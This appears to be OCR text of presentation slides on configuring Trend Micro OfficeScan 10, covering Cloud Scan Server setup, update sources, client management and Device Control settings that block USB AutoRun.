
Certificate validity period: 3 year(s)

SSL port: 4343

Select Yes

OfficeScan 10 - Cloud Scan Server (Integrated)

Cloud Scan Service Source



Cloud Scan Server Source

Cloud Clients connect to Cloud Scan Server according to Computer Location.


Trend Micro Global Cloud Scan Service

External computer will connect to Trend Micro Global Cloud Scan Service
Trend Micro's Global Cloud Scan Service

(https://oiea.trendmicro.com/tmcss/VSAPIInfo?)

OfficeScan 10 - Cloud Scan Server (Integrated)

Cloud Scan Server



Cloud Scan Server (Integrated)

☑ Enable Cloud Scan Server (Integrated)

Cloud Scan Server URL

https://i-b-4:4345/tmcss/

Component Status

Component	Current Version	Last Update
Cloud Virus Index Pattern	5.411.00	11/18/2008 11:19:36
Cloud Virus Pattern	5.657.00	11/18/2008 11:21:13

Update Settings

Update Schedule

● Hourly
○ Every 15 minutes


Update Source

● Trend Micro ActiveUpdate Server
(http://beta.external.trendmicro.com/activeupdate/icrc)
○ Other Update Source:
http://

OfficeScan 10

- **Cloud Scan Server (Standalone)**
  - A Linux Server with CentOS 5.1 kernel (a freely-available Linux distribution)
  - Stores Cloud Virus Pattern (on database) & Smart Filter
  - Clients can download both Smart Filter from Cloud Scan Server
  - iCRC Clients make CRC queries to the Cloud Virus Pattern DB on Cloud Scan Server
  - ONLY be installed as virtual machine on VMWare ESX 3.0, ESX 3.5, ESXi 3.5 and Server 2.0
  - CPU/BIOS MUST support Virtualization Technology
  - Virtual machine MUST be 64-bit compatible (i.e. 64-bit Guest OS)
  - iCRC Cloud Scan Server CANNOT be installed on Virtual machine without hard drive or network device

OfficeScan 10 - Cloud Scan Server (Standalone)


Trend Micro Cloud Scan Service - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address
Go
Links
Done
Trusted sites

http://10.10.35.231:8080/index.php?reason=logoff

TREND MICRO | Cloud Scan Service

LOGIN

Please type your password to access the product console.

User name: admin

Password: ●●●●●●●●●


Login

© Copyright 2008 **Trend Micro Incorporated**. All rights reserved.

✓1. Open http://server-ip:8080

✓2. Login as “admin” only

OfficeScan 10 - Cloud Scan Server (Standalone)



Cloud Scan Service

Logged in as: admin Log Off About

Summary


Cloud Scan Service
https://10.2.168.185/tmcss

Component Status

Component	Current Version	Last Update
Cloud Virus Index Pattern	5.411.00	2008 11-07 03:11:05 AM
Cloud Virus Pattern	5.625.00	2008 11-06 08:03:10 PM

OfficeScan 10

- **File Reputation**
  - Administrators can decide to use either cloud based scanning or traditional scanning technology



Current server: fn-osce-02

Client Management

Select domains or computers from the client tree, and then select one of the tasks provided above the client tree.

Search for computers:

Client tree view: View all


Computer	IP Address	Connectio...	Scan Method	Cloud Sca...	Cloud Scan Server URL
FN-OSCE-02	192.168.1.204:...	Online	Cloud Scan	Available	https://fn-osce-02:4343/

New icon ->

11:35 AM

OfficeScan 10

- **Device Control**
  - Capability to granularly control the access and use of fixed and removable devices, such as USB storage.



Device Control

☑ Enable Device Control

☑ Block AutoRun function on USB devices


Device	Description	Permissions
Plug-in devices (USB)	Includes all kinds of storage devices, except floppy and optical disks, that connect through a USB interface	Full Access
Optical disks	Storage media that are read using lasers, such as CDs and DVDs; includes disks that are read by either external or built-in drives	Full Access
Floppy disks	Storage media that are made of a soft magnetic disks typically housed in either a rigid plastic case, like the 3 1/2-inch version, or a flexible sleeve, like the 5 1/2-inch version; includes disks that are read by either external or built-in drives	Full Access
Network resource	Mapped drives and resources identified by (Uniform/Universal Naming Convention) UNC paths	No Access

Notification

☑ Display a notification message on the client computer when OfficeScan detects unauthorized device access

OfficeScan 10

- Device will be “Plug-in devices (USB)”
- Permissions will be “No Access”




Unauthorized access detected

OfficeScan detected unauthorized access to devices connected to your computer.

Date/Time	Device	Target	Accessed By	Permissions
2/18/200...	Plug-in devices (USB)	E:\AUTORUN.INF	C:\WINDO...	No Access
2/18/200...	Plug-in devices (USB)	E:\AUTORUN.INF	C:\WINDO...	No Access

